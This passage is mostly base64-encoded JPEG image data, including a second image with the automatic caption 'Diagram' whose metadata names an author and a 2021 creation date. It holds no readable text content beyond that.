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+W//f1f8aP7Rsv+fy3/AO/q/wCNdNRR7N9w9m+5zP8AaNl/z+W//f1f8aP7Rsv+fy3/AO/q/wCNdNRR7N9w9m+5zP8AaNl/z+W//f1f8aelzHM222zcN6Qjd+vQfia6Oij2b7h7PzKVhYmBjPPjzmXaADkIvp/ifp6VdoorRJJWRolZWCiiimMKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigAooooAKKKKACiiigD//2Q==)

![Diagram

Description automatically generated](data:image/jpeg;base64,/9j/4AAQSkZJRgABAQEAYABgAAD/4REERXhpZgAATU0AKgAAAAgABAE7AAIAAAATAAAISodpAAQAAAABAAAIXpydAAEAAAAmAAAQ1uocAAcAAAgMAAAAPgAAAAAc6gAAAAgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAE5pY2hvbGFzIEFybXN0cm9uZwAAAAWQAwACAAAAFAAAEKyQBAACAAAAFAAAEMCSkQACAAAAAzA0AACSkgACAAAAAzA0AADqHAAHAAAIDAAACKAAAAAAHOoAAAAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAyMDIxOjA4OjI2IDEzOjU3OjA0ADIwMjE6MDg6MjYgMTM6NTc6MDQAAABOAGkAYwBoAG8AbABhAHMAIABBAHIAbQBzAHQAcgBvAG4AZwAAAP/hCyVodHRwOi8vbnMuYWRvYmUuY29tL3hhcC8xLjAvADw/eHBhY2tldCBiZWdpbj0n77u/JyBpZD0nVzVNME1wQ2VoaUh6cmVTek5UY3prYzlkJz8+DQo8eDp4bXBtZXRhIHhtbG5zOng9ImFkb2JlOm5zOm1ldGEvIj48cmRmOlJERiB4bWxuczpyZGY9Imh0dHA6Ly93d3cudzMub3JnLzE5OTkvMDIvMjItcmRmLXN5bnRheC1ucyMiPjxyZGY6RGVzY3JpcHRpb24gcmRmOmFib3V0PSJ1dWlkOmZhZjViZGQ1LWJhM2QtMTFkYS1hZDMxLWQzM2Q3NTE4MmYxYiIgeG1sbnM6ZGM9Imh0dHA6Ly9wdXJsLm9yZy9kYy9lbGVtZW50cy8xLjEvIi8+PHJkZjpEZXNjcmlwdGlvbiByZGY6YWJvdXQ9InV1aWQ6ZmFmNWJkZDUtYmEzZC0xMWRhLWFkMzEtZDMzZDc1MTgyZjFiIiB4bWxuczp4bXA9Imh0dHA6Ly9ucy5hZG9iZS5jb20veGFwLzEuMC8iPjx4bXA6Q3JlYXRlRGF0ZT4yMDIxLTA4LTI2VDEzOjU3OjA0LjA0MzwveG1wOkNyZWF0ZURhdGU+PC9yZGY6RGVzY3JpcHRpb24+PHJkZjpEZXNjcmlwdGlvbiByZGY6YWJvdXQ9InV1aWQ6ZmFmNWJkZDUtYmEzZC0xMWRhLWFkMzEtZDMzZDc1MTgyZjFiIiB4bWxuczpkYz0iaHR0cDovL3B1cmwub3JnL2RjL2VsZW1lbnRzLzEuMS8iPjxkYzpjcmVhdG9yPjxyZGY6U2VxIHhtbG5zOnJkZj0iaHR0cDovL3d3dy53My5vcmcvMTk5OS8wMi8yMi1yZGYtc3ludGF4LW5zIyI+PHJkZjpsaT5OaWNob2xhcyBBcm1zdHJvbmc8L3JkZjpsaT48L3JkZjpTZXE+DQoJCQk8L2RjOmNyZWF0b3I+PC9yZGY6RGVzY3JpcHRpb24+PC9yZGY6UkRGPjwveDp4bXBtZXRhPg0KICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIAogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgCiAgICAgICAgICAgICAg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